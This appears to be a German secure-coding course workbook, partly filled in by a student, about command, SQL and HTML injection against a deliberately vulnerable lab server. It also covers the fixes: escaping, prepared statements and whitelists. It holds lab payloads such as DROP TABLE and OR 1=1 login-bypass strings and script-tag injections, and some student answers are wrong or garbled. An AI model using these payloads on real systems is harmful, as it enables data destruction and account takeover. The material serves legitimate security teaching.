system("programm parameter");
```

Nun besteht keine Gefahr mehr!

Aufgabe 6)
Beurteilen Sie diese erste Herangehensweise an das Problem. Wann ist es eine gute Lösung, wann nicht?

Ohne $ wird nur der "Parameter" mitgegeben, mit $ kann eine Variable, welche vordefiniert ist, mitgegeben werden und zusätzliche Angaben getätigt werden.

Es gibt verschiedene weitere Ansätze, wie das Problem gelöst werden kann. Die folgenden Kapitel besprechen die Wichtigsten.

3.3.1 Externe Eingaben ausfindig machen

Ein erster und wichtiger Schritt ist das Erkennen sicherheitsrelevanter Datenflüsse. Grundätzlich ist jede Variable mit einem Inhalt der «von aussen» kommt eine potentielle Sicherheitslücke! Dies sind nicht nur Eingabedaten von GUI's (wie Formulare oder ähnliches), bereits das Einlesen einfacher Konfigurationsdateien gehört dazu!

Grundsätzlich sind alle Daten welche von «aussen» kommen zu prüfen (d.h. ausserhalb des Programms, nicht des Systems). Nutzereingaben, Kommandozeilenargumente, Konfigurationsdateien, Datenbank-Inhalte, etc. Also kurzum alle Daten, welche Sie nicht selbst im Programm deklarieren!

Aufgabe 7)
Markieren Sie im unteren «Pseudo-Code» die Beispiele, bei welchen die Variable auf gefährlichen Inhalt getestet werden muss. Die Variable wird danach wie folgt verwendet:

```
system("rm $var").
```

```
$var = $db->select('select prod from stock where id = 1'); # DB

$var = 'file.txt'; # im Programm definierter String

$var = $ARGV[0];   # lesen Argumente Kommandozeile

$var = <STDIN>;    # lesen von Standard-Input
```

Aufgabe 8)
Sie haben ein Programm, welches Konfigurationsdaten in XML einliest. Ändern Sie die Konfiguration so ab, dass potentiell eine Kommando-Injektion stattfindet!

```
<task id="cleanup" directory="/tmp/app">
  <sequence>
    <exec_rm param="-Rf" report="log" />
  </sequence>
</task>
```

Programmiersprachen können Zusatzfunktionen bieten, um Sie in der Suche nach potenziell gefährlichen Variablen zu unterstützen. Perl bietet z.B. den *Taint*-Modus an. Ist dieser aktiviert, markiert der Compiler jede Variable, welche Werte von «Aussen» annimmt als gefährlich. Wird dann diese Variable später verwendet, kommt eine Fehlermeldung. Die «Gefahr»-Markierung wird nur weggenommen, wenn die Variable eine Prüfung durchläuft.

Aufgabe 9: Suchen Sie im Internet, ob Ihre «lieblings» Programmiersprache eine ähnliche Funktion anbietet. Oder kennen Sie andere Strategien um Variablen mit unsicherem Inhalt zu entdecken?

3.4 Externe Daten prüfen

Damit externe Daten oder Eingaben keinen Schaden anrichten können, sollen sie geprüft (validiert) werden. Aus der Perspektive der Sicherheit muss es das Ziel einer Applikation sein, externe Daten *so früh* wie möglich im Programm abzusichern.[3] Je «früher» im Code die Daten abgesichert werden, desto kleiner ist die Chance, dass irgendwo im Code unsichere Variablen Lücken öffnen.[4]

Ein Grund der gegen eine generelle Input-Prüfung spricht, kann Performanz sein. Wenn grosse Mengen an Daten zu verarbeiten sind, ist es nicht immer möglich, jede Eingabe 100% auf alle erdenklichen Fälle zu validieren. Auch hier gilt also: Gesunder Menschenverstand einsetzen. Sicherheitsmassnahmen dort anwenden, wo es Sinn macht.

3.4.1 Eingaben «escapen»

Das sogenannte «Escapen» ist eine Technik, mit deren Hilfe Eingaben gegen Kommando-Injektion immunisiert werden können. Die Technik besteht darin, dass man Shell-Sonderzeichen mit anderen Sonderzeichen «ausschaltet». Der «Klassiker» hierfür ist das «Backslash»-Zeichen: \

Als Beispiel installieren wir eine Library welche Shell-Escaping anbietet, hier z.B. für Perl:

vmadmin@vmLP1+vmLS3:~$

```
sudo apt install libstring-shellquote-perl
```

Nun kann der Mechanismus getestet werden. Das folgende Skript nutz die Funktion `shell_quote`, um Sonderzeichen unschädlich zu machen:

```
use v5.26; use String::ShellQuote;
say "Single Quote\t'";
say "Escaped Quote\t" . shell_quote("'");
say "Semicolon\t;";
say "Quoted Colon\t"  . shell_quote(";");
```

Dies führt zu folgender Ausgabe:

```
Single Quote    '
Escaped Quote   \'
Semicolon       ;
Quoted Colon    ';'
```

So «behandelte» Zeichen sind für die Shell nun ohne Sonderfunktion und damit ungefährlich. Probieren Sie es gleich selbst aus.

vmadmin@vmLP1:~$

```
echo \';
echo ';'
```

Wie verhalten sich die beiden `echo`-Befehle, wenn sie den Escape-Mechanismus weglassen?

[3] https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html (20.01.2021)
[4] Beachte: Dies ist lediglich eine «Daumenregel». Wo im konkreten Fall Eingaben am sinnvollsten validiert werden, hängt von vielen Faktoren ab.

3.4.2 Eingaben auf Optionen abbilden

Die eben behandelte Variante des «Escapens» ist grundsätzlich nicht schlecht, Sie gilt aber nicht als der sicherste Schutz. Sie sind auf die Zuverlässigkeit des Escaping-Mechanismus angewiesen. Ausgeklügelte Angriffe könnten diesen eventuell überlisten. Oder der Escaping-Code enthält einen Bug und deckt nicht jeden Fall ab.

Eine «bombensichere» Variante besteht darin, dass Sie alle Optionen als Kondition/Bedingung im Code abbilden. Dies lässt sich am einfachsten mit einem Switch-Statement umsetzen. In Perl heisst dieses Statement «given».

```
use v5.26;
my $unsicher = $ARGV[0]; # 1. Argument der Kommandozeile
my $sicher   = '';
given ($unsicher) {
    $sicher = '-a'           when '-a'; # string vergleich
    $sicher = '-l'           when '-l';
    say 'opt not supported' when /^-/; # regex
    default { say 'not allowed' }
}
say `ls $sicher`;
```

In diesem Skript können Sie sicher gehen, dass nur Eingaben weitergereicht werden, welche einem definierten Ausdruck entsprechen.


Auf diese Art müssen Sie *jede* mögliche Option einzeln im Code aufschreiben und prüfen!

3.4.3 Systemaufrufe

Sie können auch *Systemcalls* nutzen, welche nie eine Shell aufrufen. Damit sind sie gegenüber einer Shell-Injektion immun. Sie Verzichten damit aber auch auf jeglichen Komfort (wie Dateiumleitung, Pipes, etc). Das Beispiel unten nutzt den Systemcall `execve` von Linux, um ein Programm auszuführen.

```
# sudo apt install libipc-system-simple-perl
use v5.26;
use IPC::System::Simple 'capturex';
say capturex('ls', @ARGV); # Alle Argumente der Kommandozeile
```

Versuchen Sie diesem Code gefährliche Shell-Zeichen unterzujubeln:

```
perl 3_ipc.pl -l\; hostname
```


Systemcalls sind nicht auf Shell-Injektionen anfällig, Sie sollten aber dennoch den Input validieren!

3.5 Praxis

Aufgabe 10)
Patchen Sie die Datei `List.pm` des Servers so, dass die Sicherheitslücke aus Kapitel 2 geschlossen wird.


Reflexion
Suchen Sie sich für Ihre «liebste» Programmiersprache (z.B. Java, C#, PHP, Python) die Kommandos die angeboten werden um Kommando-Injektionen zu unterbinden.

4 SQL-Injektion (Hack)

Lernziele
- Aufgaben zum Text verstehen.
- SQL-Injektion durchführen können.

4.1 Interpreter-Injektion

Die SQL-Injektion ist der Kommando-Injektion sehr ähnlich. Beide Angriffstypen schleusen Befehle in einen Interpreter ein. Sie unterscheiden sich nur darin, welchen Interpreter sie angreifen. Die Angriffe welche im Modul behandelt werden, lassen sich gemäss dieser Grafik darstellen:



Die Kommando-Injektion wurde bereits behandelt. Die SQL-Injektion ist jetzt Thema. Die HTML-Injektion kommt zu einen späteren Zeitpunkt. Es lässt sich aber schon jetzt feststellen, dass alle drei Angriffs-Arten zum gleichen Typ gehören: der Interpreter-Injektion.

Aufgabe 1)
Nennen Sie für die drei Typen von Injektions-Angriffen jeweils das Ziel des Angriffs (den konkreten Interpreter).

Kommando: Daten von Server auslesen / Übernahme des System, Daten anschauen, Destruktion

SQL: Daten aus Datenbank manipulieren / Informationen erlangen (Daten anschauen), Destruktion

XSS: Passwörter und Access Tokens von Benutzern stehlen -> Accounts übernehmen

Angriffe des gleichen Typs können jeweils mit dem gleichen «Mittel» bekämpft werden. Sprich: Allen Arten der Interpreter-Injektion kann mit dem selben Konzept begegnet werden. Die Technik der «Variablen-Validierung» aus dem vorangehenden Kapitel eignet sich für alle Interpreter-Injektionen.

Lesen Sie in der Gruppe den Text *Literatur_SQL-Injection.pdf* ab Kapitel 2.5 und beantworten Sie die Fragen dazu.

Aufgabe 2)
Nennen Sie eine Interpreter-Injektion welche im Arbeitsblatt nicht erwähnt wird, im Text aber vorkommt.

Angriffe von XML-Interpreter

Aufgabe 3)
Im Text ist von «Kommandos und Steuerzeichen» sowie «Nutzdaten» die Rede. Diese werden mit den Begriffen «Datenkanal» und «Steuerkanal» in Beziehung gesetzt. Erklären Sie, was mit «Datenkanal» und «Steuerkanal» gemeint ist und was dies mit den Begriffen «Kommandos und Steuerzeichen» sowie «Nutzdaten» zu tun hat. Führen Sie auch aus, was geschehen muss, damit eine «Injektion» stattfindet.

Datenkanal: Enthält Daten

Steuerkanal: Befehlt die Handhabung der Daten, Injektion passiert wenn Daten im Steuerkanal sind.

Aufgabe 4)
Erklären Sie den Unterschied zwischen «Blind SQL Injection» und «Error-Based SQL Injection».

Blind -> Ausprobieren
Error -> Durch Errorhandling Agriff anpassen

4.2 SQL-Injektion durchführen

Bevor ein realer Angriff durchgeführt wird, machen wir einige «Trockenübungen» mit «Pseudo-Code». Damit diese Angriffe klappen müssen Sie Ihr SQL-Wissen allenfalls etwas aktualisieren. Auch hier gilt: Der Angreifer muss umfassendes Wissen über die verwendeten Technologien haben!

Aufgabe 5)
Schreiben Sie einen Wert in die Variable `$var`, damit die Tabelle `building` gelöscht wird. Sie können davon ausgehen, dass die DB mehrere SQL-Kommandos «gleichzeitig» entgegen nehmen kann (was nicht immer der Fall ist).

```
my $var = $ARGV[0]; # Pseudo-Code
$db->do("SELECT * FROM building WHERE house = '$var';");
```

SELECT * FROM building WHERE house = 1; DROP TABLE building; #;

Aufgabe 6)
Befüllen Sie die Variable `$id` so, dass die Tabelle `users` komplett geleert wird. Nur ein einzelnes SQL-Statement darf abgesetz werden.

```
my $id = $ARGV[0]; # Pseudo-Code
$db->do("DELETE FROM users WHERE id = $id;");
```

DELTE FROM users WHERE id = 1 = 1;

Aufgabe 7)
Geben Sie das Passwort des Users mit dem Namen `root` aus. (Einzelnes Statement)

```
my $id = $ARGV[0]; # Pseudo-Code
$db->do("SELECT name, password FROM users WHERE id = $id;");
```

SELECT name, pasword FROM users WHERE id = '' AND name = 'root';

4.2.1 Fulla-Server angreifen

Der `Fulla`-Server hat eine Schwachstelle, welche das Login mittels SQL-Injektion ermöglicht. Der Angreifer muss dafür weder einen Benutzernamen noch ein Passwort kennen!

Aufgabe 8)
Finden Sie mit Probieren und Code-Inspektion die Schwachstelle. Tipp: Die Lücke lässt sich mit dem `Fulla`-Kommando `login` ausnutzen. Fügen Sie Logging-Kommandos im Code ein um mehr Informationen im Log zu erhalten! Notieren Sie die problematische Code-Stelle:

```
# enter here if user demands a new login
if ( $command =~ /^\s*login\s(.+)\s(\S+)$/) {

    # extract user and password from the login request
    my $user = $1;
    my $pass = $2;

    # calculate the password hash for the password sent by the client
    #my $hash_client = Digest->new('MD5')->add($pass)->hexdigest;

    # https://www.w3schools.com/sql/sql_injection.asp
    my $sql = "SELECT id FROM user WHERE name = '$user' and pw_hash = MD5('$pass')";
    $log->debug("QUERY: $sql");

    my $sth = $dbh->prepare($sql);
    $sth->execute();
    my ($user_id) = $sth->fetchrow_array();

    # hash provided by client must be equal to hash in database
    if ($user_id) {

        # comments...
        my $session_id = String::Random->new->randregex('\w{20}');
        $self->{SESSION}->{$session_id} = 1;

        return ( $session_id, 'login ok' );
    }
```

.....

.....

.....

Aufgabe 9)
Schreiben Sie das «problematische» SQL-Kommando so hin, wie es bei einem «normalen» Aufruf aussehen würde, wenn die Variablen eingesetzt würden:

```
SELECT id FROM user WHERE name = 'admin' AND and pw_hash = MD5('anna');

SELECT id FROM user WHERE name = '' OR 1 = 1; #' and pw_hash = MD5('$pass')

SELECT id FROM user WHERE name = ""; # and pw_hash = 94112498;
```

Ändern Sie das Kommando nun so ab, damit ein Login klappt. Es genügt die `WHERE`-Anweisung so zu manipulieren, dass sie `true` wird. Tipp: In MySQL kann mit dem Zeichen # auskommentiert werden.

Aufgabe 10)
Schreiben Sie das komplette `ziu`-Kommando auf, mit welchem Sie sich beliebig mit falschen Nutzer-Informationen anmelden können:

```
ziu login \
```

5 SQL-Injektion (Fix)

Lernziele
- Bewusstsein von Informationen in SQL-Logs
- Prepared Statements erklären und anwenden

5.1 Passwörter in Datenbank-Logs

Sie können viel Funktionalität in SQL formulieren und an die Datenbank delegieren. Sie können z.B. Passwörter in Klartext übergeben und von der Datenbank «hashen» lassen.[5] Probieren Sie es aus:

vmadmin@vmLS3:~$
```
# ..........................................................
mysql -uvmadmin -p fulla -e "SELECT 'geheim' as pw;"

# ..........................................................
mysql -uvmadmin -p fulla -e "SELECT PASSWORD('geheim') as pw;"
```

Dies ist besser als nicht zu hashen, da die Passwörter nicht im Klartext abgelegt sind:

Falsch *(Passwort als Klartext in DB!)*:

```
SELECT id FROM user WHERE name = 'admin' and pw = 'geheim123'
```

Besser *(Passwort gehasht in DB, aber…)*:

```
SELECT id FROM user WHERE name = 'admin' and pw = PASSWORD('geheim123')
```

Das Passwort wird in beiden obigen Fällen der Datenbank als Klartext übergeben und kann damit in einer Logdatei der Datenbank landen!

Wenn Sie aber direkt einen Hash übergeben, lässt sich daraus auch dann nicht auf das Passwort schliessen, wenn die Daten in einem Log landen:

Richtig:

```
SELECT id FROM user WHERE name = 'admin' and pw = 'a2256abeae23a7963a3f893065'
```

Sie müssen SQL-Statements nicht nur gegen Injektion schützen, sondern auch darauf achten, dass sensitive Informationen wie Passwörter nicht in Logdateien landen. Es ist besser die Passwörter im Code zu «hashen» statt dies der Datenbank zu delegieren.

[5] Ein Hash ist eine «zufällig wirkende» Zeichenkette, von welcher sich nicht mehr auf das ursprüngliche Passwort schliessen lässt. Dennoch kann damit überprüft werden, ob das Passwort stimmt. «Hashing» als Technik wird später noch genauer behandelt.

5.2 «Parameter-Binding» / «Prepared Statements»

Die SQL-Injektion ist nur eine Sonderform eines Injektion-Angriffs. Sie können daher prinzipiell sämtliche Techniken der Absicherung verwenden, welche in den bisherigen Kapiteln behandelt wurden:

- SQL-Zeichen «escapen» (mit einer geeigneten Bibliothek)
- Optionen mit einem «Switch-Statement» fest codieren

aber…

In der Praxis ist dieser Schutz in vielen Fällen nicht ausreichend oder hat unschöne Nebeneffekte. Das «Open Web Application Security Project», bekannt als «OWASP», nennt explizit eine Hierarchie der Techniken zum Schutz gegen SQL-Injektion.[a] Zuoberst in dieser Hierarchie sind «Prepared Statements» mit «Bind Values». Im Prinzip ist dies die einzige «richtige Methode» und faktisch der «Industrie-Standard» an den Sie sich halten sollten.

[a] https://owasp.org/www-project-cheat-sheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html (24.02.2020)

Das Ziel dieser Technik ist es, die Logik eines Statements von den Daten zu trennen und so separiert an die Datenbank weiter zu reichen. Dies bieten vor allen zwei Vorteile:

- **Sicherheit:** Der Interpeter kann die Daten von der Struktur des Queries unterscheiden. Er kann so lediglich die eigentliche Logik des Query interpretieren, optimieren und ausführen. Die Daten werden nicht interpretiert/ausgeführt.
- **Performanz:** Die Datenbank kann einen Query in der Struktur einmal optimieren und dann mit unterschiedlichen Parametern mehrfach ausführen. Sich wiederholende Queries sind so schneller.

Die Syntax ähnelt sich in allen Programmiersprachen stark und besteht in der Regel aus den Komponenten `prepare`, `bind` und `execute`. Einige Beispiele mit `DBI` in Perl:

```
# Vorbereiten des Query. Keine Werte in Variablen
my $stm = $dbh->prepare('select * from table where '
                      . 'name = ? and city = ?');

# Einfügen der Variablen
$stm->bind_param(1, $name);              # Direkte Variante
$stm->bind_param(2, $city);              # ohne separate Bind
                                         $stm->execute($name, $city);
# Ausführen des Query
$stm->execute();


        # Alternative: Benannte Binds
        my $stm = $dbh->prepare('select * from table where '
                              . 'name = :name and city = :city');
        $stm->bind_param(':city', $city);
        $stm->bind_param(':name', $name);
        $stm->execute();
```

Studieren Sie den folgenden Artikel (in Englisch) für das «DBI-Framework»:

Online unter `http://docstore.mik.ua/orelly/linux/dbi/ch05_03.htm` (bis und mit Kapitel `5.3.1`) oder auf dem Modulshare als PDF (*Literatur_SQL-Parameter-Binding.pdf*).

Der Text ist sehr generell geschrieben und gilt auch für DB-Frameworks anderer Programmiersprachen. Versuchen Sie den Text zu verstehen und beantworten Sie die Fragen dazu.

Als weitere Hilfestellung können Sie auch den Deutschen Wikipedia-Artikel zum Thema zurate ziehen: `https://de.wikipedia.org/wiki/Prepared_Statement` (oder auch die Englische Version)

Aufgabe 1)
Gibt es von Seiten Datenbank her Anforderungen welche unterstützt werden müssen für «Prepared Statements»?

Prepared Statements müssen unterstützt werden

Aufgabe 2)
Beschreiben Sie den Unterschied zwischen «Prepared Statements» und «Interpolated Statements».

Beide Varianten sind fast eindeutig, der Unterschied liegt in der Handhabung der Bindvalues.

PS werden Values übertragen und auf dem Server befüllt.

Aufgabe 3)
Was ist neben der Sicherheit vor SQL-Injektion der eigentliche Hauptvorteil von «Prepared Statements»?

Prepared Statements optimiert die Performance
Für die Wartung von Code ist die Methode von Vorteil
Validation wird direkt vom verwendeten Modul übernommen

5.2.1 Fulla-Server absichern

Aufgabe 4)
Sichern Sie den Login des Fulla-Servers ab, indem Sie «Prepared-Statements» (mit DBI) verwenden. Notieren Sie den Code:


```
my $sql = "SELECT id FROM user WHERE name = ? and pw_hash = MD5(?)";
$log->debug("QUERY: $sql");

my $sth = $dbh->prepare($sql);

$sth->bind_param(1, $user);
$sth->bind_param(2, $pass);

$sth->execute();
my ($user_id) = $sth->fetchrow_array();
```

5.3 XKCD: Exploits of a Mom



Quelle: https://xkcd.com/327

Aufgabe 5)
«Verstehen» Sie den Witz! 😄

Der Sohn hat in ein Inputfeld seinen Namen "Robert'); DROP TABLE Students;" eingegeben und somit die Tabelle gelöscht da fehlende Validierung.

6 HTML-Injektion

Lernziele
- HTML-Injektion ausführen (HTML und JavaScript).
- Problematischen Code erkennen.
- Sicherheitslücken zu HTML-Injektion beheben.

6.1 Annäherung Problem

Aufgabe 1)
Der Fulla-Server hat eine HTTP-Schnittstelle. Sie können den Server auch über einen Browser aufrufen. Schauen Sie sich dazu die Hilfeseite von `ziu` an (`-h|-help`). Testen Sie den HTTP-Zugriff via Browser. Wie können Sie verbinden?

localhost:7777 oder http://192.168.220.12:7777

Aufgabe 2)
Über das `ziu`-Kommando `neuerartikel` können Sie neue Artikel in der DB anlegen. Legen Sie ein paar neue Artikel an. Testen Sie im Browser, ob Sie die neu angelegten Artikel sehen können. Wie geht das Kommando?

perl ziu neuerartikel Ferrari 488 Pista 1 300000

Aufgabe 3)
Schauen Sie sich die Implementation des Kommandos `neuerartikel` im Code an. Die Funktion ist im Modul `Fulla::Commands::ArtikelNeu` umgesetzt. Gibt es Sicherheits-Vorkehrungen gegen generelle Injektions-Attacken? Benennen Sie die verwendete Technik:

Prepared Statements gegen SQL

Hilft der Schutz gegen SQL-Injektion? Warum?

Prepared Statements
Values werden erst auf dem Server eingefügt

Hilft der Schutz gegen Injektion von HTML oder JS? Warum?

Anfällig für XSS

6.2 Injektionen durchführen

Schauen Sie, dass Sie nicht zu lange bei den «Hacks» bleiben. Rechnen Sie sich auch noch Zeit für das letzte Kapitel ein, um die Lücke dann zu schliessen.
Es kann sein, dass Sie die Webseite so «zerschiessen», dass Sie den Eintrag direkt in der DB entfernen müssen:

```
mysql -uvmadmin -p fulla -e 'select * from artikel'
mysql -uvmadmin -p fulla -e 'delete from artikel where id = 5'
```

Aufgabe 4)
Nutzen Sie die Sicherheitslücke in `neuerartikel` aus, um einen Link zu Ihrer Schule in die Webseite einzuschleusen. Um Ihre Eingaben zu überprüfen können sie das `artikel` Kommando verwenden. Um misslungene Versuche zu löschen, verwenden sie das Kommando `loescheartikel`. Als Endresultat sollte über den Browser ein Link ersichtlich sein!

```
perl ziu neuerartikel '<a href="www.gibb.ch" target="_blank">Testlink</a>' 1 10
```

Aufgabe 5)
Geben Sie mit Hilfe von JavaScript mittels `alert` ein «Hello World» auf der Webseite aus, indem Sie die Lücke ausnutzen.

```
perl ziu neuerartikel "<script>alert('Get XSSd')</script>Dini mam isch so fett" 3 6.5
```

Aufgabe 6)
Zeigen Sie ein externes Bild auf der Seite an!

```
ziu neuerartikel "<img src="https://miro.medium.com/
max/356/1*EnF9uIN_u2_X7ey24lB7Tg.png"/>Dini mam isch so fett" 3 6.5
```

Aufgabe 7)
Achtung: ungestestet. «Profiaufgabe»! Schaffen Sie es, der Webseite eine «automatische Weiterleitung» auf Ihre Schule unterzujubeln? So dass jemand der auf die Fulla-Seite möchte immer dorthin weitergeleitet wird?

```
ziu neuerartikel "<script>window.location.href=asfasdf</script> "Dini mam isch so fett" 3 6.5
```

Aufgabe 8)
Achtung: ungestestet. «Profiaufgabe»! Schaffen Sie es, die komplette Seite mit eigenem Inhalt zu «überblenden»?

6.3 Lücke schliessen

Aufgabe 9)
Schliessen Sie die Sicherheitslücke im Code von `Fulla::Commands::ArtikelNeu`. Sie können verschiedene Methoden anwenden.

- Sie können definieren was für Zeichen in einem Artikelnamen sein dürfen und alles andere ausschliessen.
- Sie können eine maximale Länge des Namens definieren und alles andere ausschliessen.
- Sie können «gefährliche» Zeichen (HTML/JS) «escapen»,
  z.B. mit der Funktion `encode_entities` aus dem Modul `HTML::Entities`.
- …

Validierung in HTML

7 Input Validierung mit Positiv- und Negativlisten

Lernziele
- Blacklist verstehen und umsetzen.
- Whitelist verstehen und umsetzen.
- Gesamtzusammenhang Inputprüfung reflektieren.

Wenn Anwender Daten eingeben, müssen diese vom Programm entweder «geprüft» oder auf spezielle Art «gehandhabt» werden:

- Escaping (Interpreter abhängig)
- Prepared Statements (nur SQL)
- Überprüfen von Inhalt

Das Überprüfen von Inhalt ist nicht immer einfach. Eine Hilfestellung um sich bei der Umsetzung zu orientieren bietet das Konzept einer *White-* oder *Blacklist*.

7.1 White- und Blacklist

Die Whitelist ist eine Liste an Wörtern welche als Input erlaubt sein soll. Die Blacklist ist eine Liste von verbotenen Wörtern. Es geht hier also um eine grundsätzliche Frage:

Möchte ich definieren, was verboten ist oder was erlaubt ist?

Aus diesem Grund werden die Listen auch Negativliste und Positivliste genannt.

Aufgabe 1)
Ordnen Sie die Begriffe *White-* und *Blacklist* dem korrekten deutschen Begriff zu:

Negativliste:
Blacklist

Positivliste:
Whitelist

7.2 Validierungslisten im Code

Wie man solche «Listen» im Code umsetzt ist nicht festgelegt. Dies kommt auf die Features der Programmierspache und auch auf unterschiedlichen Anforderungen (Anzahl der zu prüfenden Wörter, usw.) an. Im Code unten wurde hierfür ein Schlaufe über ein Array mit einer `if`-Abfrage kombiniert.

Aufgabe 2)
Nach welchem Typ von Liste prüft der unten stehende Code die Eingabe?

Ob Wort in Blacklist vorhanden ist, wenn nicht dann weiterfahren

```perl
use v5.20; # Perl

# Lese User-Eingabe von Kommandozeile
my $input = $ARGV[0];

# Definiere Array mit Wortliste
my @words = qw( home tmp etc usr bin );

# Prüfvariable
my $input_ok = '';

# Prüfe Eingabe gegen Wortliste in einer Schleife
foreach my $word (@words) {
    if ($input eq $word ) {

        # Markiere Eingabe als sicher
        $input_ok = $word;

        # Beende Schleife bei Treffer
        last;
    }
}

# Weiter im Programm...
if ($input_ok) {
    say "Eingabe '$input' wurde akzeptiert";
}
else {
    say "Eingabe '$input' wurde nicht akzeptiert";
}
```

Aufgabe 3)
Zeichnen Sie oben in den Code. Verändern Sie den Code so, dass der gegenteilige Typ von Liste als Prüfung implementiert wird! (Sie können den Code zur Hilfe auch in einen Editor schreiben und ausführen)

```perl
foreach my $word ( @words ){
if ( $input ne $word ){
# Markiere Eingabe als sicher
$input_ok = $word ;
# Beende Schleife bei Treffer
last ;
}
}
```

7.3 Gemischte Verfahren

Wenn Sie die Listen verwenden um den «kompletten Input» zu prüfen (vom ersten bis zum letzten Zeichen), dann macht es keinen Sinn beide Listen gleichzeitig einzusetzen. Wenn Sie beispielsweise eine *Whitelist* einsetzten, macht eine *Blacklist* keinen Sinn, da jeder Eintrag der nicht auf der *Whitelist* ist, automatisch auf der *Blacklist* «wäre». Zudem wäre diese *Blacklist* quasi «unendlich» gross, da sie alle Einträge enthielte welche nicht auf der *Whitelist* sind.

Anders sieht es aus, wenn Sie nur Teile der Eingabe prüfen. Sie können z.B. einzelne Zeichen oder Wörter in einem String verbieten (Blacklist). Oder sagen, ein String muss ein bestimmtes Wort enthalten (Whitelist). Diese Prüfungen können Sie miteinander mischen.

Sie können z.B. für eine Email folgende Regeln aufstellen:

- Darf im Anhang nicht enthalten (Blacklist): «.java»
- Muss Firmen-Signatur im Text enthalten (Whitelist): «Uperos AG»

Hier können beide Listen unabhängig voneinander ausgewertet werden. Die Mail wird nur versendet, wenn die Whitelist zutrifft und die Blacklist nicht zutrifft.

Das Konzept dieser Listen lässt sich abstrahieren: Es geht dann nicht mehr um Wortlisten sondern darum, ob Sie den negativen oder den positiven Fall prüfen. Dazu nochmals den Satz von der ersten Seite:

Möchte ich definieren, was verboten ist oder was erlaubt ist?

Sie können z.B. auch mit Regex Bereiche von Zeichen oder Wörtern überprüfen. Sie müssen sich einfach bewusst sein, ob sie den «guten» oder den «schlechten» Fall testen.

Aufgabe 4)
Setzten Sie auf dem `Fulla` Server eine Inputvalidierung für `Fulla::Commands::List` um. Entscheiden Sie selbst welches Listen-Verfahren und welche Werte Sie dabei verwenden.
Beschreiben Sie kurz den Ansatz Ihrer Lösung:

Regex $option =~ m/^\-(a|l)$/

7.4 Reflexion Literatur

Aufgabe 5)
Lesen Sie den englischen Text *Literatur_Whitelist-vs-Blacklist.pdf*. Beantworten Sie die Fragen dazu.

Sie betrügen bei einer Java-Zertifikation und fliegen wegen der Kamera-Überwachung auf. Sie werden für 10 Jahre aus allen Zertifizierungsgängen des Anbieters gesperrt. Auf was für einer Liste landen Sie?

Blacklist

Wofür verwendet das iPhone gemäss dem Autor Whitelists?

Für Apps im Appstore

An Landesgrenzen werden beide Typen von Listen verwendet. Dies generiere drei Unterscheidungen: Auf der Whitelist, auf der Blacklist, auf keiner der beiden Listen. Nennen Sie ein Beispiel pro Fall:

Whitelist:
Adress Nummern
Blacklist:
No-Fly List
No List:
Restliche Menschne

Aufgabe 6)
Formulieren Sie je einen Vor- und Nachteil pro Listentyp.

Whitelist lässt weniger Spielraum (kann pro und kontra sein)
Blacklist muss deutlich besser durchdacht werden

8 Prüfung Injection

Praktische Prüfung. Sie müssen Lücken schliessen und ausnutzen. Der Spick wird vorgegeben und ist bei den Unterlagen abgelegt.

9 Passwortsicherheit (Hack)

Lernziele

- Komplexität von Passwörtern berechnen können.
- Sicherheit von Passwörtern einschätzen können.
- Stärken, Schwächen und Unterschiede zu Bruteforce- und Wörterbuch-Angriffen nennen.
- Hashcat-Befehle für Bruteforce und Wörterbuch-Angriffe verstehen.

9.1 Passwort als Hash

Passwörter im Klartext sollen möglichst nicht persistent (dauerhaft) gespeichert werden. Die Gefahr ist zu gross, dass ein Angreifer die Passwörter im Klartext auslesen kann (zum Beispiel über eine Injektion). Damit eine Software beim Login ein Passwort überprüfen kann, muss das Passwort aber in irgend einer Form für die Authentifizierung vorhanden sein. Es gibt hier also einen Widerspruch:

- Sicherheit: Das Passwort darf nicht dauerhaft gespeichert werden.
- Praxis: Das Passwort muss dauerhaft gespeichert werden, damit man beim Login das eingegebene Passwort vergleichen kann.

Dieser Widerspruch wird mit einem «Kompromiss» gelöst: Gespeichert wird nicht das Passwort, sondern ein «Abdruck» davon: der *Hash*. «Hash» oder «to hash» kommt aus dem Englischen und kann mit «Gehacktes» bzw. «hacken» übersetzt werden. Die Analogie ist die Folgende:

Das Passwort wird «durch den Fleischwolf gedreht» und kommt «zerhackt» wieder raus.

Es gibt verschiedene Algorithmen um einen Hash zu erstellen. Sie können diese direkt auf einer Linux-Konsole ausprobieren. `MD5` ist beispielsweise ein älterer, sehr bekannter Algorithmus. Für sicherheitskritische Anwendungen sollte er nicht mehr gebraucht werden:

```
echo -n 'geheim' | md5sum # e8636ea013e682faf61f56ce1cb1ab5c
echo -n 'sicher' | md5sum # bb5c98f1331c50ea01d8d6fc54bf84d5
```

Viele Anwendungen setzen heute auf `SHA` mit einer entsprechenden Länge:


```
echo -n 'geheim' | sha256sum # addb0f5e7826c857d7376d1bd9bc33c0c54479...
echo -n 'sicher' | sha256sum # bdfccb90bbe91a2b3eed18c7280709a96fea8c...
```

